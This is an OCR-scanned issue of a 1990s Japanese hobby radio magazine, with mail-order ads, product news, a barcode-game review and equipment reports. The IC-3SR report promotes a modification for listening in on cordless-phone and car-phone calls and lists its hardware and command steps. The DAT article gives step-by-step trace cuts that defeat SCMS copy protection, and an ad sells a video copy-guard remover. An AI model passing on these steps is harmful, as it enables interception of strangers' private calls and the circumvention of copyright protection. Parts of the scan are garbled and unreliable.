3000ch実測、超小型筐体! 大型スピーカー・超感度受信機、充電式で大変便利。電池内蔵充電池付アダプタ、UU付合・ソーラークリーナー切替で周波数が一目でわかるスピーカー内蔵ハーフホーン寸法28(H)×65(W)×129(D) %

FM/AM/LW/SW全10バンドラジオ
世界の電波をキャッチ。超小型高性能短波・BCLを開くなら最高、半三型電池2本使用。
定価9,800円 **特価￥3,900**

レジヤー用ツーマンボート
オール、空気入れ、**特価￥3,500**
3台で
￥9,300
高級2人用
レジヤーボードで
プールや海、湖などで楽しめます。

ビデオコピーガード除去装置
ビデオダビング防止を解除する装置です。
電池 006p 使用で約1年間使用できます。

特価￥3,800
ビデオソフトの録画編集時に特殊信号(コピー防止・コントラスト周期整形等)を除去、修正。高品質クリーナー機能ができる装置です。
3台で**特価￥10,500**

UHF高性能ブースターDC12V
高感度型 UHFブースター感度UP!
20型RF18dB **特価￥16,900**
3台で￥45,000
3台で￥120,000

入荷時によってメーカー、外箱が変わります。

エプソン32KB電子手帳
サイバープロ500N
定価24,500円
特価￥8,800
手書き入力、パネルタッチ選択で第二水準漢字も使えます。シーケレッジ機能付。カード1000枚分、20年カレンダー、15~月間スケジュール、18週間スケジュール、100年フルオート時計、10行電卓等々。

各種電源
定电压安定化電源
1~20V可変式、Vターナー付
5A **特価￥5,200**

大出力パワーハイバーテー DC12VからAC100Vまで出せる。AC100VからDC12V充電器に接続。300W **特価￥16,500**
DC24VからAC100V用
300W **特価￥17,500**

平成3年4月1日より株式会社 明商、小売部通販課は独立し株式会社 伊豆美として小売販売通信販売致しております。今後も御販売の(株)明商共々よろしくお願い致します。尚、明商販売商品保証等全て(株)伊豆美で保証等致します。今後共、お客様によろこばれる商品を販売致します。

MSグループ

総合卸商社 明商 代表取締役 梶原 勝義
株式会社
総合販売 伊豆美 代表取締役 泉 勇
株式会社
伊豆美 製作所 MS BUSINESS GROUP
有限公司 明商流通センター

大阪市浪速区難波中3-3-3 TEL. 06-644-0888
営業時間 AM10:00~PM5:30 (日祭日定休)

通販廣告商品は全て消費税は含まれております。送料は1回800円です。

●本誌の一部または全部を無断で複写(コピー)することは、法律で定められている場合を除き、著作権及び出版社の権利侵害になります。あらかじめ許諾を求めてください。

●造本には十分注意しておりますが、万一、落丁、乱丁などの不良品がありましたらお取替えします。☎03-3258-6261

特 集

DTMF&リモコン で遊ぶ!!

- 不思議な信号DTMFって何だ?
- DTMFとリモコンを結んでみよう!
- 最新トランシーバDTMF機能フル活用
- DTMFとトランシーバでリモート
コントロールしてみよう
- …その他多数 編集部

4色カラー

●面白カード	139
●極秘入手!! NTT ホログラム付テレカ	140
●アキハバラ シャンク屋さん見て歩き!...	142

2色カラー

●Oh! ニュー	44
●面白グッズ バーコードバトラー	46
●昭和のリグ 測定器シリーズ②	48
●IDOミニモ用 モービルリピータアンテナ	50
●アイコム IC-3SR 使用リポート	52
●DATの無限コピー コピー・マネージャキット②	55
●NTTカードC ハッキングのその後	58
●マランツC412 コードレスホン帯改造	60

●今月の改造 アイコム IC-2SR	62
●野々村電話のデンワコーナー ^{いたずらハッキング}	64
●AOR HX100 使用リポート	66
●警消ピクトリアル	68

好評のハイパワー	
●0425 BBSコーナー	84
●Dr.伊東のABクリニック	86
●純粹アマチュア無線家 への道	90

●ユピテルVT-150 AB使用リポート	98
●業務無線入門	101
●エーバンド入門	152
●ABパケット入門	159
●ゼネカバトランシーバで聞く 短波帯の魅力 第2回	166

周波数NOW	読者最新情報・POLICE署活波
	173

読者のページ

AB売買ニュース	38
ABハウス	75
●ABトーカー	
●読者版言いたい放題	
●情報BOX	

面白記事

●Q ² 体験リポート 第9弾 まじめなQ ² もあるのだ	92
●大型製作 第2回 2m受信機の製作	94
●こちらAB 社会部 征木 翔	104
●この夏作ってみないか? レフレックスラジオの製作	147
●本当に実用になるの?! 第1回 高周波脱毛マシンをみた	186

好評連載

●衛星オモシロ物語⑥ 小松佳境	155
●'90年代のレーダー探知機⑬ 新井保夫	164
●のりもの無線面白全集	169
●アナログ生き残り	181
●署活系周波数	182
●CBパーソナルコーナー	189

知識の玉手箱

●Q&A AB110番	198
●Q&A AB119番	200
●AB技術者	202
●別冊のご案内	206
●バックナンバーガイド	208
●次号予告	209
●編集後記	210
●愛読者のはがき	243

①デジタル録音方式のコードレス留守電

DSP（デジタルシグナルプロセッサー）搭載により、テープが不要なコードレス留守番電話、TEL-LCR5が三洋電機から発売になりました。小電力型のコードレス電話部にはスクランブル機能を搭載し、盗聴されにくくなっています。また、子機はアンテナ内蔵タイプで、生活防水対応となっています。価格は56,800円です。

三洋電機株式会社

〒570大阪府守口市大日東町1-1

☎06-901-1111

②子機が4台まで増設可！

多機能コードレス留守電の多様化・高度化するユーザーニーズに応えて、ケンウッドから多機能コードレス留守番電話IS-W17Sが発売されました。ファミリーユースでは、子機増設に対するニーズが強く、本機では4台までの子機の増設が可能です。また、盗聴されにくくようにスクランブル機能が内蔵されていますので安心してつかえます。子機から親機の機能をダイレクトにリモート操作できるなど使い勝手にも配慮しており、完成度の高い製品となっています。価格は65,000円、増設子機（7月中旬発売）は28,000円です。

株式会社ケンウッド

〒150東京都渋谷区渋谷2-17-5シオノギ渋谷ビル

☎03-3486-5520

▼①デジタル録音可能なTEL-LCR5



▲②コードレス留守番電話IS-W17S



③ミノルタ、α7xi

③αシリーズの新世代機

カメラを構えてシャッターを押すだけで、プロ並みの表現豊かな写真が撮れるAF一眼レフカメラ、α-7xiが発売になりました。カメラを被写体に向けると、ファジー制御によるAF/AE/オートズームが瞬時に起動、シャッターチャンスを逃しません。全面透過型液晶スクリーンを採用したファインダーは、背景のぼけ具合、動感描写の様子など、写真のでき具合を把握しながら被写体を追うことができます。価格は28-105mmレンズ付が148,000円、本体のみは98,000円です。

ミノルタ株式会社

〒541大阪市中央区安土町2-3-13大阪国際ビル

☎0120-493-881（お客様商品相談窓口）

④DC-DCコンバータの強力ラインナップ

第一電波工業株式会社からDC-DCコンバータ（入力20~30VDC、出力13.8VDC）が発売になりました。35AタイプのGC-3500M（¥38,500円）は二連メータで電圧、電流を監視するほか自動強制冷却回路、異常電圧から機器を保護する各種回路を装備しています。15AタイプのGC-1500（¥17,000円）は小型ながらも信頼性が高く、保護回路も万全です。その他、用途に合わせて7機種がリリースされています。

第一電波工業㈱通信機事業部

〒350埼玉県川越市小中居中通り445-1

☎0492-35-7171



④35Aタイプ
GC-3500

④15Aタイプ
GC-1500

今月の Oh! ニュー

⑤パノラマ撮影がどこでも楽しめる

行楽の定番商品となった「写ルンです」シリーズに新製品が加わりました。「写ルンです パノラミック フラッシュ」は、室内や夜間でもパノラマ写真が撮れるようフラッシュ機能を備えています。また、フィルムは高画質で超微粒子な「スーパーHG400」がセットされていますので、美しいパノラマ写真が得られます。撮影枚数は24枚、定価は2,300円です。

富士写真フィルム株式会社

〒106 東京都港区西麻布2-26-30

☎ 03-3406-2981(お客様コミュニケーションセンター)

⑥迷子に便利なツール!

衛星を利用した測位システム“GPS”により、経度、緯度、高度、現在時刻、移動速度などの情報をリアルタイムで表示するポータブルGPSレシーバー“PYXIS”(ピクセス)IPS-360が発売されました。アウトドアでの使用を想定し、独自の小型技術によって約590g(単3乾電池4本含む)という軽量化を実現しています。これから夏に向かって移動運用する無線家の方も多いと思いますが、自分の現在位置を確認するのに最適なツールです。価格は158,000円です。

ソニー株式会社

〒141 東京都品川区北品川6-7-35

☎ 03-3448-3311(東京お客様ご相談センター)



▲⑤「写るルンです パノラミック フラッシュ」

▶⑥ポータブル GPS レシーバー“PYXIS”(ピクセス)IPS-360



⑦管球アンプを手作りで!!

株式会社ケーイー・ラボから、管球式のシングル・ステレオ・メインアンプキット2モデルが発売となりました。「スピーカーとのよい関係を一步でも進めて…」をポリシーに国内、海外の厳選されたパーツを使用、フルレンジスピーカーによるヒアリングにより開発されました。サイドパネルにチーク材を用いることでデザイン的にも優れたものになっています。価格は出力6W+6WのKA-50Sが168,000円。出力3.5W+3.5WのKA-2A3Sが125,000円です。

株式会社ケーイー・ラボ

〒190-01 東京都西多摩郡日の出町平井2055-8

☎ 0425-97-4916

⑧おしゃれな液晶テレビ

カシオ計算機から、フードを一体化したユニークなフォルムの2.2型液晶テレビ“BeB! TV-570”が発売になりました。外光の反射を防ぐフードを本体と一緒に化、さらにスピーカーをフードの内側上部に配置し、画面の見やすさと音声の聞きやすさを高めています。オプションも豊富で、車載キットにより車内のセッティングも容易です。価格は22,800円です。

カシオ計算機株式会社

〒163 東京都新宿区西新宿2-6-1

☎ 03-3347-4811(代)

⑨アクションバンド受信にも使えるアンテナ

広帯域受信用にもベストマッチングのアンテナが勢揃い! モービル用は2種類、WT-1500(¥10,800)は50/144/430MHzで、WT-1800(¥11,800)は21~28/144/430MHzで送信が可能です。ハンディ用は4種類、ミニサイズ(全長75mm)のAH-209S(¥2,500)と伸縮可能なAH-210R(¥5,800)は144/430MHzで送信に対応。AH-212(¥5,600)とAH-213(¥6,800)は144/430/1200MHzで送信が可能です。

北辰産業株式会社

〒281 千葉市長作町1111-1 ☎ 0472-57-1581



▲⑦管球式アンプ KA-50S



⑧ 2.2型液晶テレビ
B E i T V - 5 7 0

バーコードで遊ぼう！

バーコード バトラー



バーコードが ゲームになった！

かつてはスーパーのレジは値段をレジのテンキーでいちいち打ち込んでいたものでした。いまやバーコード全盛で、レジのお姉さんもスキヤナーで商品のバーコードを読みこんで一瞬のうちに合計金額を出しています。

その様子はじつにスマートだと思いませんか。

身の回りを見回すとバーコードがいっぱい、これを使ってなにかできないか、そんな発想から生まれたのがエポック社のゲーム、「バーコードバトラー」なのです。

戦士カードにバーコード

コンピュータソフトでも入っているようなブック型の箱を開けて、「バーコードバトラー」本体とコンビニ戦士カード、敵カードからなる対戦カードを取り出します。

対戦カードのバーコードをスキヤナーに読みませ、そのデータを「生命力」、「攻撃力」、「防

御力」のバトル能力に変換。そのデータをもとに対戦が始まります。アイテムカードの点数も加算されます。

実際の対戦は、敵味方が交互に、パワーキーで生命力復活かバトルキーで攻撃力を選択して進めていきます。生命力が0になつたほうが負けです。

攻撃されればダメージを受けますので、ある程度の生命力は不可欠です。攻撃ばかりしていると、「会心の一撃」(と表示ができる)でノックアウトされてしましますよ。

オリジナル戦士を つくろう！


「バーコードバトラー」にはオリジナル戦士同志の対戦モード、B2モードが用意されています。




▲「バーコードバトラー」本体

ます。このモードは、身の回りのバーコードを活用してオリジナル戦士をつくり対戦させるという趣向で、ゲーマーにアクションを起こさせるモードとなっています。

お菓子の袋やフィルムの箱、テレホンカードの裏にもバーコードがありますので、どんどん「バーコードバトラー」に読ませてみましょう。でも、なかな



▲フォトキャップを用いたバーコード読み込み部分。



▲バーコードは、いくらでも見つかります。

～ABオモシログッズ



▲トランシーバにもバーコードが、これはC412のもの。



▲バーコードが印刷された紙質によって、スキャナーが読みにくいものがありますので、いったんコピーします。

か、大きな数値がでないんですね。ある一定の法則で、生命力などの数値を読み出しているわけだと解説すればわかるとは思うのですが……。

ヒントをちょっと

編集部で遊んだ結果、気づいたことは以下の通りです。

各製品のバーコードの下にはかならず数字がふってあります。その上2ケタが国名コードで、日本なら49で表されます。どうやらこの国名の部分が生命力アップのキーポイントのようです。外国の製品からジャンジャンバーコードを集めましょう。フィルムでいえば富士フィルムよりコダックというように洋物をマークしましょう(べつに製品のよしあしをいつてるので、その辺はさておき)。

なんでも洋酒は無敵だと。大酒飲みのあなたもヒーローになれる?

問い合わせ先

㈱エボック社宣伝部

〒111東京都台東区駒形1-12-3

☎03-3843-8814



▲バーコードをホワイトカードに貼りつけます。

ド右
かが左
から出
出4
5数値
た数
0が
値のC
4す。
コ2、
1、



▲いざ、決戦! C412対C450。結果はC450の勝ちでした。この勝敗は性能とは関係ありませんからね!

Aちゃん、Bちゃんの なつかしリグ談話室

昭和ウソップたち

「今は使、う人が
いるのかな」
こういう測定器

A.. 先月はディップメータとい
う、便利な測定器を紹介し
たけど今月はちょっと違う
ものにしよう。

B.. おや、いつたいなんだい?

A.. カタログにはオシロスコー
プと書いてあるけど、以前
本誌ではオシロスコープの
使い方を紹介していたね。

A.. そうなんだけど、これはた
んに波形をみるだけのもの
じゃがないんだよ。

B.. じゃ、いつたいどういうも
のなんだい?

A.. カタログの今回紹介できな
かった裏面に出てる使い
方の説明を見るとね、まず
SSの送信波形をモニター
することができる。


B.. ということは、つまりノー
発振器も入っている。

A.. そう、そしてCWのときに
は矩形波が出力されるから
キークリックがあるかどうか
かも分かる。

A.. 次に受信のIF段の波形を
モニターでチェックができる
と。それと。

A.. トランピゾイドという直線性
(増幅の正確さ)を計る機
械もあるし、もちろん10
00Hzと1575Hzのツー
トーンジェネレータという

B.. もちろん電圧や交流波形を
見る。



アンテナケーブルとはさよなら！ ハンディホンを使うならスマートにいこう **IDOミニモ用** **車載用オングラス・リピータアンテナ** **RA-117S使用リポート**

ハンディホンの 車内感度アップ！

IDOのミニモや、NTTのムーバなどポケットサイズの携帯電話が大流行ですね。

ポケットやハンドバックから取り出してスマートに電話をするスタイルが、未来小説の中での話ではなく、現実のものとなりました。

ところが現実という物には、いろいろと不都合がついてまわるもので。

電池動作で出力が1W以下、カッコいいはずの付属のアンテナだけでは、感度不足で通話距離が稼げないなど、小さいがゆえの使い勝手の悪さが気になってしまいます。

とくに、車内や建物の中など電波が届きにくく、電波が出ていきにくいところで使った場合には、かなり顕著にこの不都合が感じられるようです。

車載用には、専用のカーアンテナがオプションで用意されていますが、アンテナケーブルを

本体に付けて使用したのでは、せっかくのポケットサイズがだいなしなくなってしまいます。

そこで、アンテナケーブル不要の車載アンテナ[RA-117s]をご紹介しましょう。

このアンテナは、図1のように車内の携帯電話の電波を仲介するような役目をします。


つまり、携帯電話のアンテナを車の外に出したような効果が得られます。

図2・図3のようにアンテナの

マウントには電極が埋め込んであります。車のガラスをはさんで車内と車外のアンテナを張り合わせることで、コンテンツができる、このコンテンツによって電波が伝えられます。これは、オングラスタイプと呼ばれるものです。

肝心な部分は、車内アンテナ部分で、ここが車内の携帯電話と車外アンテナを結んでいるのです。

これによって、携帯電話にア




▲ガラスのこっちと向こうに、マウントを取り付けます。リアのガラスに取付ける場合には、熱線をなるべく避けるようにして取付けます。

ンテナケーブルをつながずに使用することができるのです。

このアンテナの効果は、その性質上携帯電話の性能を飛躍的に向上させるというものではありませんが、これまで車内で使用していて通話中に雑音などで悩まされていたのが、すっきりと聞き取れるようになります。

特に、圏内ぎりぎりの弱電界地域などでは効果が期待できるようです。



▲鉄筋の室内などでも、窓が開閉できれば取り付けられますよ。

図1 リピータされる仕組

車内で使用する携帯電話と車外のアンテナを、車内側のアンテナが仲介するので携帯電話にアンテナケーブル取付ける必要がない。



図2 アンテナの構造

それぞれのマウントの中には電極が埋め込んでおり、これがコンデンサの極板になる。






図3 車内外アンテナの構成

このように、ガラスをはさんで車内と車外のアンテナはむすばれる。ガラスは、コンデンサの誘電体になり、車内のエレメントと車外のエレメントは容量結合で結ばれ、これによって高周波を伝達する。



▲ガラスにはさんで取付けると、このようにマウントは向き合うことになります。

AB使用リポート

コードレスホン・自動車電話も聞こえる！

アイコム IC-3SR使用リポート

編集部



IC-3S+IC-R1??

シングルバンドトランシーバ+広帯域受信機が売りの、受信マニア期待の一台がIC-3SRだったのですが、大方の予想通り、当局のお達しによる受信自主規制（？）がなされたフ抜けなモノとなっていました。

自動車電話やコードレスホンをはじめとする電話バンドがすっぽり抜け落ちているのです。

IC-3SR=IC-3S+IC-R1というイメージを抱いていたのに、それにはほど遠いものとなっていました。

なんとかするAB編集部では、先月号の改造でトランシーバ部の受信範囲を拡大しました。改造後の受信周波数は

320.000～520.000MHz

800.000～950.000MHz

となります。

これで電話バンドのメインで

ある870MHz付近の自動車電話と380MHz付近のコードレスホンが受信可能になります。


広帯域受信部のカバーする周波数は下の表通りです。

レシーバ受信範囲

1	25.0MHz～252.9MHz
2	255.1MHz～261.9MHz
3	266.1MHz～270.9MHz
4	275.1MHz～379.9MHz
5	382.1MHz～411.9MHz
6	415.1MHz～809.9MHz
7	834.1MHz～859.9MHz
8	889.1MHz～914.9MHz



▲コードレスホンだってバッカリ受信！



▲自動車電話帯もカバー。感度もそこそこ。



▲重量感あるボディ。手にすっしりと重みがかかる。つくりがしっかりとしていて頼もしいです。



▶こういう風にして回せばいいのかな？指が太い人は大変だと思いますよ。



◀回転選局ダイヤルが回しにくい。後にあるレシーバ用のアンテナがひっかかるのです。



▲エアーバンドだってAMモードでワッチ可能。



▲430と50MHzのアマチュアバンドを同時受信。

受信できない子機の電波

しかし、改造によっても、抜け落ちのバンドがなくなつたわけではないのです。200MHz台は完全カバーされていませんので、たとえばコードレスホンの子機の送信周波数である254MHz帯は、その抜け落ち部分に入っています。コードレスホンマニアには少し物足りないというところでしょう。

ハード的には、なんら問題がないのに、お上の圧力で不完全な受信機になってしまっているのはなんともすつきりしないと

ころです。


トランシーバ部の受信範囲は、改造で一気に350MHzもの広さをカバーするようになりました。希望の周波数にセットするのが大変ですが、ダイヤルセレクトで10MHz台を選択すれば、回転選局ダイヤルの操作で目的周波数へセットできます。

ただし、回転選局ダイヤルが回しにくいのは大いに気になります。ダイヤルのすぐ後にレシーバ部のホイップアンテナがひかえているので、それが邪魔になつて実に操作性が悪いのです。このムチみたいなアンテナはも

うちちょっとスマートに処理してもらいたいところです。

それにしても、ハンディ機にアンテナ2本というのはやめて欲しかったですね。かつて悪くて町中で持ち歩けません。

見てくれより性能を重視するというアイコムさんの姿勢は大



▲ IC-3SR 上面。

AB使用リポート



▲リピータ運用時アップリンクも監視。

いに分かのですが、(実際、このアンテナ意外なほど性能がいいのです) やっぱり恥ずかしいですよね…。

リピータ運用で使う

広帯域レシーバが2台詰まつたようなIC-3 SRですが、2バンド受信の実用的な面を見ていくとしましょう。

連絡用になにかと活用しているのが430MHzのリピータです。IC-3 SRでは、同時に2つのリピータをワッチすることができます。また、トランシーバ部でページャ機能、コードスケルチのセットができますし、レ

▲送信中はレシーバ部はOFFになる。

シーバ部でもコードスケルチ待機ができますので、リピータ待ち受け時に大活躍すること間違いなしです。

リピータ運用で、リバース機能は結構使うものですよね。相手局とシンプレックスで交信可能な確認や妨害局の監視など。


IC-3SRは、アップリンクとダウンリンクを同時に受信できますので、リバースボタンの操作なんていりませんよ! しかも、送信時にはレシーバ部がOFFになるのでハウリングもおこらないのです。そういうときにはこの機能って、結構重宝しますよ。

真面目な一台なのです

IC-3 SRでは、トランシーバ部で送信時、レシーバ部は自動的にOFFになってしまいます。これはすなわちクロスバンドリピータとして本機を使えないことを意味します。しかも、フルデュープレックス通信すらできません。つまり、レシーバ部で50MHzのアマチュアバンドを受信、トランシーバ部で送信して、電話のように「もしもし、はいはい」と電話同様の通話ができないということです。

2バンド内蔵しているにもかかわらず、デュアルバンドハンディトランシーバなら当然装備しているフルデュープレックス機能がないのはなんとも片手落ちな感じがしますが、FM放送なども受信できる本機では、むやみやたらな再送信を防ぐ意味で止むを得ない配慮だったと思います。

コードレス・自動車電話受信改造



- ① 本体内部のCPU基板上のチップダイオードMPを取り外す
- ② リセット
- ③ 受信改造コマンド入力

ハード改造後のコマンド操作

①リセット：F+A+*+電源オン
表示は、433.000MHzと144.000MHzになる。

②コマンド：B++電源オン
LCDのすべてのセグメントが表示される。

DATの無限コピー ついに完成！

秋月電子のシリアルコピーマネージャキットを
改造してできる!! ②

編集部

CDのデジタルコピー いよいよ無制限解禁！

夢のオーディオ・マシン
DATの無限コピー機、秋月電
子のシリアルコピーマネージャ
キットを前号ご紹介しました。

このキットを使うことによつ
て、CD以外のデジタルソース
(fs48・32kHz) のコピー禁
止・許可をユーザー自身が自在
におこなえ、独自のDATソ
ースを作ることができるようにな
りました。

しかしCDソース(fs44.1
kHz)については、このキット
を持ってさえいればコピーがい
つでも可能ということなのです
が、やはり他のソースのように
コピーを自在にしたいというの
が人情というものです。

早い話が、録音・再生する能
力があるオーディオ機器は、ソ
ースのコピーが自在にできなけ
れば、魅力が全然ないといふこ
となのです（もちろん、著作権
の権利内での個人的な複製とい

うことですが…）。

ということで、前回お約束し
たように、いよいよ CD のコピ
ー禁止を解禁する改造をご紹介
いたしましょう。

ちょっと仕組を

さて、この改造の仕組の要点
だけを、ちょっとかい摘まんで
説明しましょう。

CDソースをDATでデジ
タルコピーすると、次のデジタ
ルコピーが禁止されます。これ
は、CDのデジタルソースに含
まれるコピー許可ビット(1回限

りコピー許可)が、DATテープ
にコピーされると、二度とテジ
タルコピーできないようなビッ
ト(ID6=10)に書き換えられま
す。

そこで、DATに入力するシ
リアルデータを、入力の手前で
処理してやります。この改造に
よって、CDのカテゴリとコピ
ー禁止のビットを、DATカテゴリ
とコピー許可(ID6=00)にしてデジ
タルコピーすれば、そ
の後は無限にデジタルコピーす
ることができます。それこそ、
孫子の代まで永遠です。




▲ CD のコピーが自由にできてこそ、DAT の価値があるというものだ！ CD ソ
ースのオリジナル DAT ミュージックテープも思うままに編集ができる。

キットの購入先：千代田区外神田1-8-3野水ビル1F秋月電子通商（キット価格4500円）

通信販売：〒158東京都世田谷区瀬田5-35-6秋月電子通販部（送料一律600円を加算し現金書留にて）

DATの無限コピーついに完成！

CD→DATの無限コピー改造だぜィ！



▲前号ご紹介した秋月電子のシリアルコピーマネージャキットを完成させたところ。矢印の部分にご注目！



▲MANSELLとPROSTチップの間を通るパターンをこの部分でカットするだけで、改造完了！

ほんじやま 改造！

CD→DATのシリアルデータコピーで、どうやってカテゴリを変えてコピー許可ビットを無限コピー許可に見えるかというのとても難解な理屈のですが…。


しかし、心配はご無用です。改造は至って簡単におこなえます。理屈は分からなくたって、ここでご紹介する改造をおこなえば、あなたに素晴らしい結果が確実に訪れるのです。

具体的な方法ですが、上の写真と右の図を見てください。


要はパターンカットだけなのですが、カットするパターンを間違えないように慎重にカットしてください。

MANSELLとPROSTチップの間を走っているパターンです。これは、PROSTチップの28番ピンにつながるラインで、これをシルク印刷[22]のところでカットします。必ずここでカットしてください。

図解改造ポイント



パターンカットの方法



DATの無限コピーついに完成！

カットの方法は基板がガラス工ポキシ製で銅箔パターンが強力に接着されていますから、ちよつとしたコツを要します。

まず、カットポイントに1ミリ間隔でカッタでパターンに刻みを入れ、この部分を先の細いハンダゴテでパターンごとすくい取ってします。この方法が、最も確実です。

このパターンカットだけで、今までCDの「オマケモード」コピーが、CDの「スペシャルモード」になります。DATにコピーするデジタルソースは、改造前にCDではセレクトできなかつたモード1～3を選択することができます。もちろん、モード1でデジタルコピーをすればDAT→DATのコピーを無限に続けることができます。

CD以外のソースも、改造前

と同じようにモード1～3のセレクトすることができます。

これで、CDを含めたすべてのデジタルオーディオは、夢のオーディオシステムから、現実的で優秀な実用システムになったといえます。

